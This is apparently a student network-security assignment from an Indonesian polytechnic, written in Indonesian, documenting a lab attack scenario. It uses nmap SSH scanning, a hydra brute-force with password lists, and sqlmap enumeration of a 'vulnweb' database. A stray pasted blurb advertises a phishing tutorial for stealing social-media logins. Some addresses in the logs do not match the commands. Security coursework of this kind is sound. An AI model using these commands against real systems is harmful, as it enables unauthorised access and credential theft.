TUGAS

KEAMANAN JARINGAN


“ATTACK SKENARIO”

Nama	: Akhmad Mufti Ali Wafa
Kelas	: D4 LJ IT B
NRP	3122640048

POLITEKNIK ELEKTRONIKA NEGERI SURABAYA


TAHUN AJARAN 2022/2023

1. Mendapatkan ip dari linux , di gunbakan untuk menyerang




```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.15  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 2001:448a:50e0:d4d0:9188:287b:b47:eebe  prefixlen 64  scopeid 0x0<global>
        inet6 fe80::1189:45f9:2dbb:6169  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:b1:9d:67  txqueuelen 1000  (Ethernet)
        RX packets 41397  bytes 58093194 (55.4 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 20513  bytes 1532167 (1.4 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 23874  bytes 16658504 (15.8 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 23874  bytes 16658504 (15.8 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

2. Ipcalc di gunakan untuk mendapatkan range dari ip



```
┌──(kali㉿kali)-[~]
└─$ ipcalc 192.168.1.15
Address:   192.168.1.15         11000000.10101000.00000001. 00001111
Netmask:   255.255.255.0 = 24   11111111.11111111.11111111. 00000000
Wildcard:  0.0.0.255            00000000.00000000.00000000. 11111111
⇒
Network:   192.168.1.0/24       11000000.10101000.00000001. 00000000
HostMin:   192.168.1.1          11000000.10101000.00000001. 00000001
HostMax:   192.168.1.254        11000000.10101000.00000001. 11111110
Broadcast: 192.168.1.255        11000000.10101000.00000001. 11111111
Hosts/Net: 254                   Class C, Private Internet
```


3. Nmap di gunakan untuk mendapatkan ip target yang ingin di serang atau ip yang juga tersambung dalam range yang sama




```
┌──(kali㉿kali)-[~]
└─$ nmap 192.168.100.0/24  -p 22 --open
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-02 10:43 EDT
Nmap scan report for 192.168.100.1
Host is up (0.0065s latency).

PORT   STATE SERVICE
22/tcp open  ssh

Nmap scan report for 192.168.100.102
Host is up (0.0037s latency).

PORT   STATE SERVICE
22/tcp open  ssh

Nmap done: 256 IP addresses (3 hosts up) scanned in 2.42 seconds
```

bruteforce attack

4. Kita download zip atau clone dari repo berikut : [duyet/bruteforce-database: Bruteforce database (github.com)](https://github.com/duyet/bruteforce-database) untuk mendapat list username dan password




5. Setelah itu sopy paste usernames.txt dan 2151220-passwords.txt ke dalam folder /home/kali




6. Lalu jalankan hydra

hydra -L usernames.txt -P 2151220-passwords.txt



```
┌──(kali㉿kali)-[~]
└─$ $ hydra -L usernames.txt -P 2151220-passwords.txt ssh://192.168.100.1
```


7. Maka akan muncul seperti ini



```
[DATA] max 16 tasks per 1 server, overall 16 tasks, 867705343100 login tries (l:403355/p:2151220), ~54231583944 tries per tas
k
[DATA] attacking ssh://192.168.125.148:22/
[STATUS] 176.00 tries/min, 176 tries in 00:01h, 867705342924 to do in 82169066:34h, 16 active
[STATUS] 133.67 tries/min, 401 tries in 00:03h, 867705342699 to do in 108192686:08h, 16 active
[STATUS] 116.86 tries/min, 818 tries in 00:07h, 867705342284 to do in 123755855:40h, 16 active
[STATUS] 118.40 tries/min, 1776 tries in 00:15h, 867705341326 to do in 122143206:50h, 16 active
[STATUS] 114.84 tries/min, 3560 tries in 00:31h, 867705339542 to do in 125931018:23h, 16 active
       [STATUS] 602.74 tries/min, 28329 tries in 00:47h, 867705314804 to do in 23993169:26h, 16 active
[STATUS] 231.05 tries/min, 28635 tries in 02:03h, 867705314498 to do in 62591008:40h, 16 active
[STATUS] 215.35 tries/min, 30135 tries in 02:19h, 867705312998 to do in 67153861:25h, 16 active
[STATUS] 202.84 tries/min, 31630 tries in 02:35h, 867705311503 to do in 71295279:35h, 16 active
[STATUS] 332.38 tries/min, 57148 tries in 02:51h, 867705285985 to do in 43509093:59h, 16 active
[STATUS] 312.07 tries/min, 58648 tries in 03:07h, 867705284485 to do in 46341661:41h, 16 active
[STATUS] 294.92 tries/min, 60145 tries in 03:23h, 867705282988 to do in 49035395:13h, 16 active
[STATUS] 280.10 tries/min, 61603 tries in 03:39h, 867705281530 to do in 51630958:10h, 16 active
[STATUS] 384.82 tries/min, 90793 tries in 03:55h, 867705252340 to do in 37580098:26h, 16 active
[STATUS] 366.20 tries/min, 92257 tries in 04:11h, 867705250876 to do in 39491831:55h, 16 active
[STATUS] 349.93 tries/min, 93757 tries in 04:27h, 867705249376 to do in 41327964:49h, 16 active
[STATUS] 335.49 tries/min, 95257 tries in 04:43h, 867705247876 to do in 43106270:60h, 16 active
[STATUS] 413.80 tries/min, 124113 tries in 04:59h, 867705219020 to do in 34948490:19h, 16 active
[STATUS] 397.59 tries/min, 125611 tries in 05:15h, 867705217522 to do in 36373805:05h, 16 active
[STATUS] 382.80 tries/min, 127063 tries in 05:31h, 867705216070 to do in 37779196:46h, 16 active
[STATUS] 369.48 tries/min, 128553 tries in 05:47h, 867705214580 to do in 39141257:55h, 16 active
[STATUS] 470.50 tries/min, 171231 tries in 06:03h, 867705171902 to do in 30736922:13h, 16 active
[STATUS] 454.52 tries/min, 172687 tries in 06:19h, 867705170446 to do in 31817693:05h, 16 active
[STATUS] 439.90 tries/min, 174171 tries in 06:35h, 867705168962 to do in 32875105:30h, 16 active
[STATUS] 426.45 tries/min, 175671 tries in 06:51h, 867705167462 to do in 33911562:09h, 16 active
[STATUS] 430.41 tries/min, 184185 tries in 07:07h, 867705158948 to do in 33600271:34h, 16 active
[STATUS] 418.21 tries/min, 185656 tries in 07:23h, 867705157477 to do in 34580374:44h, 16 active
[STATUS] 406.90 tries/min, 187145 tries in 07:39h, 867705155988 to do in 35541649:57h, 16 active
[STATUS] 439.21 tries/min, 209035 tries in 07:55h, 867705134098 to do in 32926686:40h, 16 active
[STATUS] 435.98 tries/min, 214472 tries in 08:11h, 867705128661 to do in 33170847:12h, 16 active
[STATUS] 425.13 tries/min, 215937 tries in 08:27h, 867705127196 to do in 34017356:44h, 16 active
[STATUS] 414.98 tries/min, 217424 tries in 08:43h, 867705125709 to do in 34848931:03h, 16 active
[STATUS] 427.73 tries/min, 230943 tries in 08:59h, 867705112190 to do in 33810861:58h, 16 active
[STATUS] 418.07 tries/min, 232417 tries in 09:15h, 867705110716 to do in 34592004:30h, 16 active
[STATUS] 408.99 tries/min, 233917 tries in 09:31h, 867705109216 to do in 35359370:45h, 16 active
[STATUS] 400.38 tries/min, 235396 tries in 09:47h, 867705107737 to do in 36120180:13h, 16 active
[STATUS] 498.10 tries/min, 300818 tries in 10:03h, 867705042315 to do in 29033945:09h, 16 active
[STATUS] 766.47 tries/min, 475159 tries in 10:19h, 867704867974 to do in 18868041:04h, 16 active
[STATUS] 1012.64 tries/min, 643974 tries in 10:35h, 867704699159 to do in 14281175:29h, 16 active
[STATUS] 1254.10 tries/min, 817589 tries in 10:51h, 867704525544 to do in 11531578:30h, 16 active
[STATUS] 1499.11 tries/min, 1001303 tries in 11:07h, 867704341830 to do in 9646907:39h, 16 active
[STATUS] 1720.53 tries/min, 1176726 tries in 11:23h, 867704166407 to do in 8405409:04h, 16 active
[STATUS] 1935.73 tries/min, 1354885 tries in 11:39h, 867703988248 to do in 7470928:36h, 16 active
[STATUS] 2130.31 tries/min, 1525159 tries in 11:55h, 867703817974 to do in 6788560:56h, 16 active
[STATUS] 2314.43 tries/min, 1694010 tries in 12:11h, 867703649123 to do in 6248499:22h, 16 active
[STATUS] 2491.86 tries/min, 1863745 tries in 12:27h, 867703479388 to do in 5803586:50h, 16 active
[STATUS] 2666.90 tries/min, 2037337 tries in 12:43h, 867703305796 to do in 5422662:41h, 16 active
[STATUS] 2932.06 tries/min, 2286811 tries in 12:59h, 867703056322 to do in 4932272:46h, 16 active
[STATUS] 3253.65 tries/min, 2589689 tries in 13:15h, 867702753444 to do in 4444765:02h, 16 active

[STATUS] 3191.80 tries/min, 2591529 tries in 13:31h, 867702751604 to do in 4530895:16h, 16 active
```

Pada tahap ini , proses brutforce mengunakan hydra masih belum mendapatkan hasil

8. Lalu buka ip pada broser



192.168.100.1/index.php

HACKING PATH ACCOUNT WITH SETOOLKIT AND NGROK

Jumpa lagi bersama saya, pada kesempatan yang berbahagia ini saya akan membagikan sebuah artikel tentang bagaimana membuat phising terhadap sebuah situs media sosial kenamaan yaitu PATH. Lalu pertanyaannya apakah bisa kita mendapatkan username dan password dari akun path seseorang dengan memanfaatkan phising ini, jawabannya tentu bisa dengan memanfaatkan tools setoolkit yang ada di Kali Linux. Lalu pertanyaan selanjutnya adalah bagaimana cara mendapatkan username dan password tersebut, mari kita liat bersama ulasannya ya sobat progress…..

LINK:
Selengkapnya


VIDEO

ARTIKEL TERBARU

HACKING PATH ACCOUNT WITH SETOOLKIT AND NGROK


9. Lalu mengunakan sql map

10. sqlmap -u “Url” –dbs : untuk mendapatkan data database yang ada



```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://192.168.100.1/index.php?tampil=artikel_detail&id=85" -dbs
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.7.2#stable}
|_ -| . [,]     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local,
 state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 12:05:30 /2023-06-02/
```

hasil




```
[08:02:05] [INFO] the back-end DBMS is MySQL
[08:02:05] [CRITICAL] unable to connect to the target URL. sqlmap is going to
 retry the request(s)
web server operating system: Linux Ubuntu 19.04 (disco)
web application technology: PHP, Apache 2.4.38
back-end DBMS: MySQL ≥ 5.0.12
[08:02:05] [INFO] fetching database names
available databases [5]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] sys
[*] vulnweb
```

Daftar database yang terhubung


11. lalu kita akan melihat table pada database vulweb

sqlmap -u “url” -D vulnweb –tables




```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://192.168.100.1/index.php?tampil=artikel_detail&id=85" -D vulnweb --tables
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.7.2#stable}
|_ -| . [,]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local,
 state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 11:27:43 /2023-06-02/
```

hasil



